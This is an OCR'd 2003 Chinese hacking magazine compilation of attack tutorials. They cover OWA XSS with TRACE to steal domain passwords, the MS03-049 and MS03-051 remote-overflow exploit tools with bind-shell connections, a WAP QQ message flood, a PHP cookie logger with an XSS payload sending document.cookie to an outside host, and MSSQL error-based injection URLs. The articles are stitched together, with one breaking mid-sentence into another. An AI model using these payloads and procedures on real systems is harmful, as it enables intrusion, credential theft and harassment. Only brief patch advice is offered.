脚本小子: 攻防是矛与盾的实质体现, 每期黑防提供的最新漏洞分析希望大家不单单是只看到了这个漏洞攻击的方法和危害, 同时还能从漏洞中找到这个漏洞为什么会出现? 有什么危害? 自己的计算机上有没有这个危害? 该如何从漏洞分析的层次来弥补这个漏洞? 这些都是我们文章中的潜语, 希望大家都能够领会。我们的宗旨就是要带大家“在攻与防的对立统一中寻求突破”, 让大家真正明白如何在表面的攻击、表面的防御中找到真正有用的技术, 从而在攻与防的水涨船高中不断提升自己的安全技术水平, 攻得酣畅淋漓、防得滴水不漏!

而最近, 微软的漏洞更是层出不穷, 何时才休止? 最新的安全列表中关于Exchange 的就有3项之多。今天我们就将带读者去了解最新的漏洞MS03-46, 希望大家能从中间意识到危机, 新一轮攻击开始了……

难度等级 高

前置知识 OWA基本概念, 微软BASIC认证方式, Base64编码

文 / 图 天街小雨

不知道大家对OWA/XSS是不是很了解? 其实OWA就是Exchange2000的内部邮局系统, 而XSS就是跨站点攻击脚本的意思。这两个词语放在一起又有什么关系呢? 原来是因为OWA有安全漏洞, 允许XSS在其本身产生, 导致用户可能收到恶意代码, 而这个恶意的代码将带给我们的将是意想不到的后果!

OWA.XSS漏洞的起源

Exchange2000(5.5)是微软公司推出的, 在局域网内部广泛采用的一种邮件、交流软件。其本身功能强大, 支持各种类型的邮件, 包括txt和HTML格式的多彩邮件, 并且邮件采用了IE的核心, 导致exchange和跨站点脚本扯上了关系。

漏洞的分析

通过OWA发出的邮件, 我们可以用Outlook

2000等邮件查看程序查看, 也可以采用web方式查看, 当我们查看的E-mail是HTML格式的时候exchange就会通过其过滤引擎发出警告对话框, 要求用户必须点一下确认才可以接受查看html格式的邮件。它的Webmail格式像下面一样:

```
http://www.fhltest.com/exchange/
<username>/<inbox_name>/<subject>.EML/
1_multipart/test.htm?Security=1
```

大家注意到“security=1”这段了吗? 当我们手动把这个字符等式去掉以后再发给用户查看就会看到效果了, 修改后的URL如下:

```
http://www.fhltest.com/exchange/
<username>/<inbox_name>/<subject>.EML/
1_multipart/test.htm
```

简简单单的一个词语就导致了OWA的跨站点攻击, 但不会给用户任何提示。这样就完了吗?

我们顺便从外网给一个内网安装了Exchange的朋友发信,当朋友回信的时候我们就可以从信件的“Referer”头中得到上面的资料,从而得到很多有用的信息:

1. 远程计算机的域名或者IP地址;
2. 邮件的主题
3. 发邮件的用户名。

这些信息可以帮助我们再重新构建一个带有恶意的代码发回给邮件发送方。恶意代码常常包含了恶意脚本,为了让脚本可以运行,我们可以在邮件内部加入一个“self reference(自引用)”,也就是说把发信者发过来的信件中的security选项去掉并且做成一个连接。去掉了安全过滤的邮件就不会产生任何提示了(图1)。




图 1

这个漏洞看上去不就是一个普通的XSS漏洞嘛,没什么大不了,你最多可以偷点cookies,非法存取别人的信箱资料,但是OWAXSS却会引起微软的微软用户域信任密码泄露的安全漏洞。不明白我在说什么吗?我们接着往下说……

漏洞的安全升级

OWA常常使用cookies去跟踪用户的HTTP会话,但它也使用基础认证去验证用户是否拥有合法的使用权。基础认证是认证用户合法性标准的认证。最大的遗憾就是这种基础认证采用了BASE64的方法来加密密码。Base64不是一种可靠的安全加密方式,它是一种简单可逆的算法。大家想知道OWA把什么放在基础认证的请求头中吗?聪明的朋友可能已经想到了,那就是微软用户域信任密码。那么,怎样才能从XSS中得到用户的基础认证信息头呢?很简单,采用“TRACE”请求就可以了。

一般来说,IIS中的TRACE请求默认是开启的,而且管理员也不会去理会什么。下面看看我们得到的

头信息(图2):




图 2

呵呵,是不是很清楚地看到了认证头信息呢?

总结一下我们得到的信息:

1. OWA.XSS过滤引擎存在缺陷。
2. 我们可以通过信件的refer信息得到用户具体的信箱位置。
3. OWA经常在局域网内使用。
4. 微软用户域信任密码常常被包含在base64基础认证中发送。
5. 客户可以通过TRACE命令得到这个基础头。

我们马上构造出来下面的HTML恶意代码:



呵呵,怎么样,给一个内部网用户传递一个Email马上就可以得到基础认证的用户密码,利用这个密码你可以渗透入侵内部网络了。这可比你用LC4去破解一个复杂的账号好多了。

重新认识 IIS

在对OWA的基础认证进行了分析以后,我们得到的一个结论就是:基础认证是一种不安全的认证方式,如果哪个软件存在基础认证,那么它将有泄露密码的可能性。在对IIS配置的时候我们常常面对这样一个问题:如何选择IIS的安全性?举个例子,我们配置一个OWATEST的站点,按照默认设置,打开IE的时候由于东西存放在NTFS的目录下面,我们被要求输入密码:username:administrator,password:123123。结果我们运行前面那段html文本得到的情况为(图3):

(下转第42页)

脚本小子: Windows 素以漏洞繁多著称,最近微软的 Windows2000 和 XP 操作系统中就又发现了新的安全漏洞 (MS03-049),即这两个操作系统中的 WorkstationService (工作站服务) 中存在缓冲溢出的漏洞。这种漏洞可让黑客进行远程攻击,并最终让系统不能正常工作。本文就针对此漏洞的利用进行了详细讨论,并在防册中针对此漏洞给出了详细的解决方法。OK,还是先让我们来看看如何针对这个漏洞进行攻击吧!

难度等级 低

前置知识 Windows 2000/XP 相关使用经验

WorkstationService

远程溢出漏洞攻击实战

文 / 图 奇奇

微软 Windows 操作系统最近又发现了一系列安全漏洞,其中最为严重、最危险的漏洞当属 Windows WorkstationService (工作站服务) 远程溢出漏洞,这是微软的又一个 Windows 操作系统赖以正常运行的基本服务,黑客利用这个漏洞可以进行远程溢出后获取系统权限,执行任意命令,安全专家也对此提出警告:称“微软的工作站服务的漏洞比较容易被攻击者所利用,也极容易被电脑蠕虫所利用”。下面我们来看看针对这个漏洞的具体攻击情况。

漏洞情况

WorkstationService (工作站服务) 是 Windows 操作系统赖以正常运行的基本服务之一,在微软的 Windows2000 和 XP 操作系统中,WorkstationService (工作站服务) 的默认配值为“ON”(图1),它主要用于让网络上的计算机访问文件服务器以及网络打印机。

造成此漏洞的主要原因是由于 Microsoft Workstation 服务在处理日志记录时缺少充分的边界缓冲区检查,在 wkssvc.dll 上的 vsprintf 调用没有检查输入缓冲的长度,利用函数 NetValidateName 提供超长参数可以直接触发缓冲区溢出,从而以 SYSTEM 权限在系统上执行任意指令。

Workstation 服务相关的日志功能中使用 vsprintf() 在日志文件中生成字符串,日志文件名为 NetSetup.LOG,保存在

Windows “debug” 目录中。这个记录函数有部分处理 Workstation 服务命令的函数调用,如 NetValidateName、NetJoinDomain 等。在 NetValidateName() 中,computer name 作为指定的超长字符串,是 NetValidateName() API 的第二个参数,如果调试文件可写就可以在特定主机上发生缓冲区溢出。一般如果是 NTFS 文件系统,在 Windows 目录中的 debug 目录不允许所有人可写,这表示不能使用 NULL 会话来生成日志,而如果是 FAT 文件系统,那就可能被成功利用,这样攻击者可以在受影响系统中获得系统权限,或导致 Workstation 服务失效。攻击者可以在系统中采取任何行为,包




图 1



括安装程序、浏览数据、更改数据、删除数据,或以完全权限创建新账号等。

受此漏洞影响的系统包括: Windows 2000 SP2/SP3/SP4、Windows XP/SP1、Windows XP 64-Bit Edition; 不受此漏洞影响的系统包括: Windows server 2003。

攻击方法

目前网上已经出现了此漏洞的攻击代码和攻击程序,利用此代码可以攻击F A T 3 2 文件系统的Win2000,并取得系统权限,所以它是一个非常危险的漏洞,用户应及早补上漏洞。下面我们来看看其测试攻击过程,看看这个漏洞的威力到底如何。

网上出现的这个漏洞攻击代码有几个版本,我们这里使用的是Hanabishi写的代码编译的攻击工具ms03049.exe(图2),先看其用法。




图 2

```
On 2k:
ms03049 IP --> attack 2k without ntfs
On xp:
ms03049 IP 2k --> attack 2k without ntfs
ms03049 IP --> attack xp
Next open another window: nc IP 1234 -->
Get cmd shell
```

小编注:该漏洞工具ms03049.exe已收录在光盘杂志相关栏目中,同时包含源代码ms03049.txt。

如果在Win2000上要攻击192.168.1.11主机进行测试攻击,只要输入ms03049.exe 192.168.1.11就行,不用管它是2000还是XP;如果是在WinXP上要攻击192.168.1.11主机进行测试攻击,那就要有些区别

了,输入: ms03049.exe 192.168.1.11 2k,表示攻击2000系统, ms03049.exe 192.168.1.11则表示攻击的是XP系统。攻击后如果溢出成功,就会在对方主机的1234端口绑定一个 cmd shell,我们只要使用nc 192.168.1.11 1234或者telnet上去就可以执行命令了。

OK,我们接着进行实战测试。打开命令行工具,我所用的系统是WinXP,攻击测试目标192.168.1.11也是WinXP,所以在CMD中输入: ms03049.exe 192.168.1.11(图3),攻击时客户端先要和目标主机




图 3

建立IPC\$连接,然后用NetValidateName进行交互,之后才能触发溢出,所以如果攻击时出现“Can't

create null

session!”的提示就说明攻击没有成功(图4)。

如果出现图3中的“1726”的提示,则说明溢出成功,可以使用nc 192.168.1.11 1234或者telnet上去执行命令了: telnet 192.168.1.11 1234,不出意外



图 5

的话你就可以得到一个system权限的Shell了(图5),接着干什么

就不用说了吧。

编后:人无完人,程序亦如此。但只要不是致命的程序设计缺陷,就总是有办法修补的。虽然Windows的Bug何其多,但是它的主人Microsoft还是很认真很负责的,只要我们密切注意微软的安全公告,及时打上补丁,还是能够在凶险的数字海洋中安然渡过的。同时,我们在防册中也针对此漏洞提出了相关的解决办法,感兴趣的读者留意看啦!

脚本小子: 2003年11月份, Microsoft发布了MS03-051安全公告, 其中就提到了Microsoft FrontPage Server Extensions远程缓冲区溢出漏洞存在两个新的安全漏洞, 可导致远程攻击者利用这个漏洞进行缓冲区溢出攻击, 可能以FrontPage进程权限在系统上执行任意指令。而本文就是讲述MS03-051的相关内容。

难度等级 低

前置知识 Windows 2000/XP相关使用经验

文/图 奇奇

FrontPage 扩展服务

远程溢出漏洞攻击实战

在最近发现的Windows操作系统一系列安全漏洞中, 除WorkstationService远程溢出漏洞外, 还有一个漏洞也相当危险, 那就是Microsoft FrontPage Server Extensions远程缓冲区溢出漏洞。这个漏洞可以使黑客远程获取系统权限, 危害程度很高, 用户们也应该注意, 下面还是让我们来看看这个漏洞的攻防情况。

漏洞情况

Frontpage服务器扩展(FrontPage Server Extensions)是IIS的一个安装组件(图1), 它增强了Web服务器的功能, 使得创作者能够远程管理和发布网站, 例如通过FrontPage直接与Server Extensions

交互, 实现文件上载、连接到数据源、修改Web授权等操作。

第一个漏洞是由于FrontPage服务扩展的远程调试功能上存在缓冲区溢出, 这个功能用于用户远程连接FrontPage服务扩展的服务器和远程调试内容使用, 如Visual Interdev。攻击者成功利用这个漏洞可以以本地SYSTEM权限在系统上执行任意指令, 然后在系统上执行任意操作, 如安装程序、查看更改或删除数据、建立拥有全部权限的账户等。

第二个漏洞存在于SmartHTML解析器中, 提供对Web表单和其他基于FrontPage动态内容的支持, 攻击者利用这个漏洞可以使运行FrontPage服务扩展的服务器临时停止对正常请求的响应。

很明显, 第一个漏洞远比第二个漏洞要严重得多, 我们这里要介绍的也是第一个漏洞的攻防。

受此漏洞影响的系统包括: Microsoft Windows XP Professional SP1、Microsoft Windows XP Professional、Microsoft Windows XP Home SP1、Microsoft Windows XP Home、Microsoft Windows 2000SP3和Microsoft Windows 2000SP2。不受此漏洞影响的系统包括: Microsoft Windows NT 4.0SP6a、Microsoft Windows ME和Microsoft Windows 2003。



图 1

攻击方法

虽然FrontPage Server Extensions漏洞不像Workstation Service存在那么普遍,但网上使用FrontPage Server Extensions的主机数量也不少,但并不是每台IIS主机都安装有Frontpage服务器扩展的,我们如何才能检测开放Frontpage服务器扩展的主机呢?安装了Frontpage服务器扩展会在主页存放的文件夹下建立一个“/_vti_pvt/”文件夹,这是此漏洞的标志。根据此点我们可以在IE输入这样一条请求: http://IP /vti_pvt/,如果存在/_vti_pvt文件夹




图 2

就会返回结果:“网页无法显示”(图2),如果不存在/_vti_pvt文件夹则会返回结果:“无法找到网页”,这是检测Frontpage服务器是否安装的一个方法。

目前网上也已经出现了这个FrontPage漏洞的利用程序以及编译好的攻击程序,利用这些攻击程序黑客能轻易获取漏洞主机的系统权限。如果找到安装了FrontPage Server Extensions的主机就可以进行测试攻击了,我们先来看此漏洞的一个溢出程序fp.exe,利用这个程序如果溢出成功后,它会在对方主机的9999端口上bind a shell,我们只要连接到9999端口就可以执行cmd命令了(图3)。用法如下:

Usage: fp.exe [Target] <port>
eg: fp.exe 192.168.0.3 80

很简单吧,只要输入要攻击的目标主机地址及其Web服务端口就行,Web服务端口一般通用的是80。

小编提示 该漏洞工具fp.exe已收录到光盘杂志相关中,同时包含源代码FrontPage漏洞利用程序MS03-051.txt文件。

假设我们现在找到了一台80端口,开了IIS服务并安装了FrontPage Server Extensions的WinXP服




图 3

务器,它的IP地址是192.168.1.11,我们来试着对它进行溢出攻击。打开命令行工具,输入: fp 192.168.1.11,程序自动一步步地进行溢出:

```
[*] Socket initialized...
[*] Checking for presence of fp30reg.dll... Found!
[*] Packet injected!
[*] Sleeping . . . . .
[*] Connecting to host: 192.168.1.11 on port 9999
[*] Dropping to shell...
```

如果一切顺利,溢出成功的话,就会直接出现对方主机的Shell(图4),而且是system权限,你可以执行任




图 4

意命令了。如果在溢出过程中出现了错误,就不可能出现Shell了。

编后: 看来对于Windows 2000及以上版本的用户来说,还是应该遵循一条原则:凡是用不到的网络服务一律都不要安装,以免存在bug从而给人可趁之机,如果确实需要此服务,就要密切关注微软的安全公告!这也应该是一个负责的网络管理员的态度。另外,在本期的防册中,我们也提出了针对此漏洞的防范方法,大家可以比照这些方法,解决自己网站存在的关于此漏洞的问题。

脚本小子:在平时我们碰到的QQ攻击软件中,大多都通过利用QQ客户端来达到目的。而目前腾讯的WAP服务已经开通,手机和QQ之间开始可以互通消息,这样大家“随时随地可以让你的手机Q起来”。不过与此同时,也给我们提供了一种新的攻击方法,也算是它的一大漏洞吧!那么,到底是什么样的漏洞呢?又该怎么利用呢?

难度等级 初级

前置知识 了解WinWAP,熟悉perl基础知识,熟悉各项基本操作

基于WAP的QQ消息洪水攻击

文 / Roy

目前利用发送大量消息来攻击QQ的软件还真不少,但是多数软件是使用基于QQ客户端的方式来发送信息的,它们先获取句柄然后向QQ消息对话框中发送信息并自动提交。这种方式有不少不足的地方,首先现在新版的QQ已经在发送速度上做了限制,如果提交的速度太快,QQ会提示“对不起,您说话太快了,坐下来,泡杯咖啡休息会儿吧”,其次在攻击一个用户的时候,只可以开一个对话框,所以只能进行单线程的攻击。有这两条限制,攻击的效率肯定是不理想的,而我们下面要介绍的则是基于WAP方式的攻击,而且该方法不会受到上面的那些限制。

腾讯提供了WAPQQ服务以方便移动用户可以使用简单的QQ功能(WAPQQ服务的详细内容请参阅<http://mobile.qq.com/wap/index.shtml>),用户可以通过WAP方式发送QQ信息给好友,可以提交验证信息等。可能是开发人员认为用户不会拿昂贵的无线上网费用开玩笑,WAPQQ没有对用户提交的数量和速度做任何限制,这样就给我们的攻击提供了方便。

小编注:所谓WAP,即是无线应用协议(Wireless Application Protocol)的简称,它是使移动通讯设备可靠地接入互联网的公认标准。

我们首先使用WinWAP(<http://www.winwap.org>)浏览器来访问WAPQQ的站点(图1)。



图 1

机上网浏览。

进入“QQ聊天”后使用发起攻击者的账号登录(图2)。

这里出现了乱码,原因应该是腾讯WAP站点的问题,它使得通

过WinWAP来访问QQ的时候会显示不正常,虽然文



图 3

小编注: WinWAP是模拟WAP手机上网的一个浏览器,可以模拟 Nokia 7110、Ericsson R320、Ericsson MC218、Motorola Timeport 等品牌的手



图 2

字显示不出,但是功能还是照样能用,密码下的一行就是登录键,账号输入后,点击“登录”,进入WAPQQ。进入WAPQQ后将鼠标移动至第三行(图3)。



我们将会得到目标URL为:

```
http://waptest.tencent.com/cgi-bin/wapqq_chat.  
cgi?Pc=20&Pq=10001&Pk= JVamUVSsz&PMisc_mid  
=123456789&stn=gmccl_try
```




图 4

其中,Pq为刚才登录的QQ号,Pk为登陆W A P Q Q 的SessionID,我们需要记住这个SessionID。

接下来,我们需要

利用一个多线程提交URL的程序来对一个存在于攻击者QQ好友名单中的QQ用户进行攻击,这里我们使用了超级点击机器II。为了能以更高的效率来攻击,将其按照图4所示设置;然后添加好可以使用的服务器后,添加要提交的URL(图5)。




图 5

我们要提交的URL为:

```
http://waptest.tencent.com/cgi-bin/wapqq_chat.  
cgi?Pc=11&Pq=10001&Pg=&Poq=10000&Pk=  
0obWcsd5&PMisc_mid=123456789&stn  
=gmcc_try&Psendmsg=hi
```

其中Pq为攻击者的QQ号码,Poq为被攻击的好友的QQ号码,Pk为先前要记下来的SessionID,



图 6

Psendmsg为需要发送的信息内容。于是上面一条URL就意味着:由10001发送“hi”到10000。添加过后点击“开始”,洪水般的攻击就开始了(图6)。

我们来查看一下

被攻击者的聊天记录。

用户:10000(Roy)

消息对象:10001(ILOVESHAN)

```
2003-11-08 15:52:40 -  
hi  
2003-11-08 15:52:41 -  
hi  
2003-11-08 15:52:41 -  
hi  
.....
```

速度还是相当快的,平均一秒钟可以发送7~8条信息给被攻击者。

以上的方法只适用于被攻击者已经是攻击者的QQ好友,但是如果被攻击者不是好友且不通过验证怎么办呢?嘿嘿,我们还可以使用系统信息来攻击他的。

我们登录WAPQQ后查看源代码,能够得到如下的信息:

```
<a href="/cgi-bin/wapqq_chat.cgi?Pc=2&  
Pq=10001&Pq=t8yZzdVj&Pg=  
e9998ce7949fe4baba00&Pg=  
PMisc_mid=123456789&stn=gmccl_try">
```

其中的Pk和Pg的值我们需要记录下来,然后我们提交如下的URL来攻击。

```
http://waptest.tencent.com/cgi-bin/wapqq_chat.  
cgi?Pc=27&Pq=10001&Pg=  
e9998ce7949fe4baba00&Poq=10000&Pk=  
t8yZzdVj&PConfirmInfo=Hl&stn=gmccl_try
```

Pq为攻击者的QQ号,Pg和Pk为刚才得到的字符串,Poq为被攻击者的QQ号,PConfirmInfo是提交验证时候的请求信息。

我们仍旧可以用上面提到的超级点击机器II来做攻击工具,使用方法相似,这里就不再重复叙述了。如果你有兴趣可以尝试自己制作一个攻击工具,采用多线程,只接收几个字节的服务器回应,这样就可以得到比超级点击机器II更高的速度。我用perl写了一个攻击测试脚本,攻击速度没有点击机器快,因为是单线程的,不过如果你找不到可以用的攻击工具也不妨

脚本小子: 一个程序写得好, 关心和支持的朋友当然多。但是没有人可以写出完美的程序, 任何程序都需要大家指出其不足之处才能更好地发展起来。所以, 我们就一起来关心一下“楚留香”(盗帅) 下载系统, 看看其中所存在的一些问题。

难度等级 中

前置知识 PHP语言编写脚本, CSS基础

盗帅下载系统 2.0 正式版

存在多个跨站漏洞

文 / 图 sniper

盗帅下载系统是一个使用比较广泛的ASP程序, 开发者经过修改后在10月6号发布了盗帅2.0正式版, 解决了以前存在的大部分SQL injection漏洞。上次我在查找盗帅2.0的注入漏洞时就发现盗帅下载系统的COOKIE是明文保存的, 就想试试有没有跨站攻击漏洞。正好这几天闲暇下来, 把程序翻出来看了看, 可惜, 程序仍然没有对跨站攻击进行防范!

漏洞描述

先看一下link.asp的代码, 这个文件中仅仅对输入做了不能为空的限制, 而对于特殊字符却没有任何防范, 而且作者也允许JS和flash代码, 应该是作者的大意造成的这个漏洞。

我们可以通过插入<script>alert("test")</script>来证明这个漏洞是否存在。在首页进入申请连接, 在网站介绍那里加入上面的代码, 再看看是不是出来了一个警告窗口(图1)?



图 1

但我们的目的是得到我们想要的COOKIE信息。

试试这个脚本, 如果10001用发送普通信息的攻击方法攻击10000用户10次, 则使用如下的命令:

```
C:\>perl script.pl -a n -l 10 -y 10001 -t 10000
-g e9998ce7949fe4baba00 -k t8yZzdVj
```

其中, PK和PG的值可以通过上面提到的方法来取得。

小编注: 作者编写的攻击测试程序我们已经收录在光盘杂志相关栏目中, 感兴趣的读者可以参考学习。

另外, 我们在这里提醒大家, 本文仅作大家研究之用, 请不要利用本文中提及的方法来做任何违反法律和破坏腾讯公司的事情, 否则责任可要你自己承担哦。

先找一个支持PHP的空间把我們用來截取COOKIE信息的文件傳上去。這裡設我們的空間服務器IP為192.168.1.1,PHP文件代碼如下:

```
<?php
$info = getenv("QUERY_STRING");
if ($info) {
    $fp = fopen("test.txt", "a");
    fwrite($fp, $info . "\n");
    fclose($fp);
}
?>
<script language=vbscript>
Document.location="http://www.ad.com/"
</script>
```

以上代码保存为COOKIE.php,其中test.txt是我们保存COOKIE信息的文件。<http://www.ad.com/>是起转向功能的,你自己可以构造成爱转哪转哪的效果(推荐转到一个广告或目标首页什么的,这样不容易被怀疑),然后,我们只要在网站介绍那里添加

```
<script>window.open('http://192.168.1.1/COOKIE.PHP?'+document.COOKIE);</script>
```

这样当用户浏览友情连接的时候,就会弹出窗口并且把他COOKIE中的用户名和密码截取最后保存到test.txt中。

不过,事情并没有我们希望的那样顺利:递交信息的时候出了点问题,显示如下错误信息:语法错误(操作符丢失)在查询表达式 '`!script>window.open('http://192.168.1.1/COOKIE.PHP?' + document.COOKIE);</script>'`' 中。

呵呵,开始我以为是“1”把SQL语句搞乱了,在这里郁闷了一段时间,后来再仔细看了看代码,看到这么一段

```
conn.execute("insert into link(strLinName,
strLinUrl, boolLinText, boolLinJs, numLinDown,
strLinTitle, strLinPic, boolLinShow, dateTimers) values
('" & strLinName & "', '" & strLinUrl & "', '" &
Request.Form("boolLinText") & "', '" & Request.Form
("boolLinJs") & "', 0, '" & strLinTitle & "', '" &
strLinPic & "', False, '" & now() & "')")
```

由于使用了insert into,所以我们递交语句的时候要把单引号'换成2个单引号'',把语句中的单引号替换,递交,成功。这是我截取到的一部分代码:

```
The+Cool+Site=lao=15;%20nicedown=pws=
1111&admin=1111;%20ASPSESSIONIDAQSQTAQA
=MPNNDBJBNDLDKJIGKMKMFEC C
The+Cool+Site=lao=15;%20nicedown=pws=
1111&admin=1111;%20ASPSESSIONIDAQSQTAQA
= MPNNDBJBNDLDKJIGKMKMFEC C
The+Cool+Site=lao=15;%20nicedown=pws=
admin&admin=admin;%20ASPSESSIONIDAQSQTAQA
=MPNNDBJBNDLDKJIGKMKMFEC C
The+Cool+Site=lao=15;%20nicedown=pws=
admin&admin=admin;%20ASPSESSIONIDAQSQTAQA
=MPNNDBJBNDLDKJIGKMKMFEC C
```

看pws=1111&admin=1111中,pws后面的是密码(明文的),admin后面的是用户名。


再来看看在哪些地方可以通过Flash跨站来达到我们的目的：友情连接页面同样允许使用Flash，程序中软件信息页面中程序简介是可以贴Flash和其他多媒体标签的，我们来个“发散思维”，一下就可以把动网的一些漏洞“移植”到这里来！——如多媒体标签未过滤漏洞，有兴趣的朋友可以自己看看。在这两个地方，我们都可以通过贴Flash来得到我们想要的COOKIE信息，具体使用的代码大家可以看Lilo/sandflee写的《Flash跨站攻击研究》一文。

解决方法

特意等了一段时间,帝国入侵者也终于把补丁写出来了,下载地址为:

盗帅下载系统 V2.1 正式版: <http://www.daoshuai.com/download/show.asp?id=8&down=1>。

编后语:

小编告知大家尽快下载新的盗帅系统，免得自己的会员下载系统也被有心人洗劫。程序都没有完美的，朋友如果你发现了什么新漏洞记得第一时间告诉黑防和草草哟。脚本漏洞请投稿：
softbug@hacker.com.cn。 



脚本小子: 继成功测试BBSXP和动网官方论坛漏洞后, 臭要饭的和黑夜又开始了秘密活动, 每次他的文章小编都怕危害太大而不太敢看, 偏偏脚本方面的漏洞又太多! 老是被他们研究出来, 弄得网络上腥风血雨! 不过回头一想, 其实公布漏洞的朋友也用心良苦, 没有漏洞的公布何来更加的安全? 希望大家在利用漏洞的同时能明白攻与防之间对立统一的逻辑关系, 那样才能真正提高整体的网络安全水平!

MSSQL 跨库查询



你想怎么玩?

文 / 臭要饭的!、黑夜

哎,真是无聊,我这个要饭的,日子越来越不好过了。有人居然说我奉旨要饭,我真是没语言了,抽空玩点COOL的,让大家来分享分享,高兴高兴!

大家都知道SQL跨表查询的东东吧? 假如管理员把字段名改得非常复杂的话,那么我们去猜解字段名,将会是一件非常痛苦的事。我不喜欢痛苦,还是去找新的漏洞,绕过这个痛苦的过程。开工吧,让我们来分析一下MSSQL的三个关键系统表。

MSSQL 三个关键系统表

1. sysdatabases

MSSQL中对sysdatabases系统表的说明是: Microsoft SQL Server上的每个数据库在表中占一行。最初安装 SQL Server 时,sysdatabases包含master,model,msdb,mssqlweb和tempdb 数据库的项,该表只存储在master数据库中。

这个表保存在master数据库中,表中保存的是什信息呢? 它保存了所有的库名、库的ID和一些相关信息。这里我把对于我们有用的字段名称和相关说明给大家列出来,看好啦!

name 表示库的名字

dbid 表示库的ID

dbid从1到5是系统所有,分别是master,model、msdb,mssqlweb,tempdb 这五个库。我们利用SQL语句: select * from master.dbo.sysdatabases就可以查询出所有的库名。

2. sysobjects

MSSQL中对sysobjects系统表的说明是: 在数据库内创建的每个对象(约束、默认值、日志、规则、存储过程等)在表中占一行。只有在tempdb内,每个临时对象才在该表中占一行。这个是列出数据库对象的系统表,当然数据库表名也在里面。这里为大家列出一些对我们有用的字段名称和相关说明:

name	对象名
id	对象ID
xtype	对象类型
uid	所有者对象的用户ID
对象类型可以是下列对象类型中的一种:	
C	= CHECK 约束
L	= 日志
S	= 系统表
TF	= 表函数



TR = 触发器

U = 用户表

X = 扩展存储过程

当然,我们这里只用得到`xtype='U'`的值。当等于U的时候,对象名就是表名,对象ID就是表的ID值。我们利用SQL语句: `select * from ChouYFD.dbo.sysobjects where xtype='U'`,就可以列出库名称是ChouYFD中所有的表名。

3. syscolumns

SQL中syscolumns系统表的说明是: 每个表和视图中的每列在表中占一行,存储过程中的每个参数在表中也占一行,该表位于每个数据库中。这个就是列出一个表中所有的字段列表的系统表,这里我就为大家列出一些对我们有用的字段名称和相关说明:

name	字段名称
id	表ID号
colid	字段ID号

其中的ID是我们用sysobjects得到的表的ID号。

我们利用SQL语句: `select * from ChouYFD.dbo.syscolumns where id=123456789`得到ChouYFD这个库中表的ID是123456789中的所有字段列表。

好了,简单的介绍了一下这个用法。大家如果有不了解的,可以查看SQL相关说明。

灵活利用系统表

玩过CS游戏的举手,呵呵,都玩过啊。好!我们今天也要来爆一下“头”。不过我们现在爆的是库名、表名和字段名,而用不着去猜!怎么才能一下爆出相关的库名、表名和字段名呢?当两个类型值不一样的时候,将它们做比较,SQL系统会提示出错,并且会显示出类型的值,如`'aaa'>100`这样比较,也就是字符串和数字的比较,这个怎么比较?系统当然会提示出错啦!大家都知道只有相同类型的时候才可以进行运算,所以这里我们就来一个反方向的不相同类型比较,爆出它的值!

任务一: 得到所有库名

用下面的URL方式可以实现上面的功能 [http://www.AAA.com/jump.asp?id=3400 and 0<>\(select count\(*\) from master.dbo.sysdatabases where name>1 and dbid=6\)](http://www.AAA.com/jump.asp?id=3400 and 0<>(select count(*) from master.dbo.sysdatabases where name>1 and dbid=6))

因为dbid的值从1到5是系统占用的,所以用户自己建的一定是从6开始,并且我们提交了`name>1`,name字段是一个字符型的字段,它和数字比较会出错,提交之后我们看一下IE返回了什么?

Microsoft OLE DB Provider for SQL Server
错误 '80040e07'

将nvarchar值'Northwind'转换为数据类型为int的列时发生语法错误。

/jump.asp,行33

